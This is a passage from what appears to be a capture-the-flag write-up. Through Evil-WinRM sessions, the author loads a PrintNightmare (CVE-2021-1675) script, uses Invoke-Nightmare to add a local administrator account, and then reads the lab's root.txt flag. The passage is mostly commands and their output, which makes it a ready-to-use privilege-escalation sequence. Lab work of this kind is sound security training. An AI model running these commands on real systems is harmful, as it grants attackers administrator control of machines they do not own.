At line:1 char:1
+ Import-Module CVE-2021-1675.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (CVE-2021-1675.ps1:String) [Import-Module], FileNotFoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> Import-Module .\CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> Invoke-Nightmare -NewUser "Monhal" -NewPassword "12341234"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user Monhal as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675>
```

Figure 12 - newuser privileges



```
*Evil-WinRM* PS C:\Users\tony\Documents\CVE-2021-1675> net user Monhal
User name                    Monhal
Full Name                    Monhal
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/22/2021 5:11:00 PM
Password expires             Never
Password changeable          12/22/2021 5:11:00 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

Figure 13 - FLAG



```
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        6/11/2021   3:57 AM                Contacts
d-r---        6/12/2021   4:37 AM                Desktop
d-r---        6/11/2021   6:07 AM                Documents
d-r---        6/11/2021   6:53 AM                Downloads
d-r---        6/11/2021   3:57 AM                Favorites
d-r---        6/11/2021   3:57 AM                Links
d-r---        6/11/2021   3:57 AM                Music
d-r---        6/11/2021   7:27 AM                OneDrive
d-r---        6/11/2021   3:57 AM                Pictures
d-r---        6/11/2021   3:57 AM                Saved Games
d-r---        6/11/2021   3:57 AM                Searches
d-r---        6/11/2021   3:57 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       12/22/2021   3:24 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
8f3c7632dc07f8635b82d2821ba2f745
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```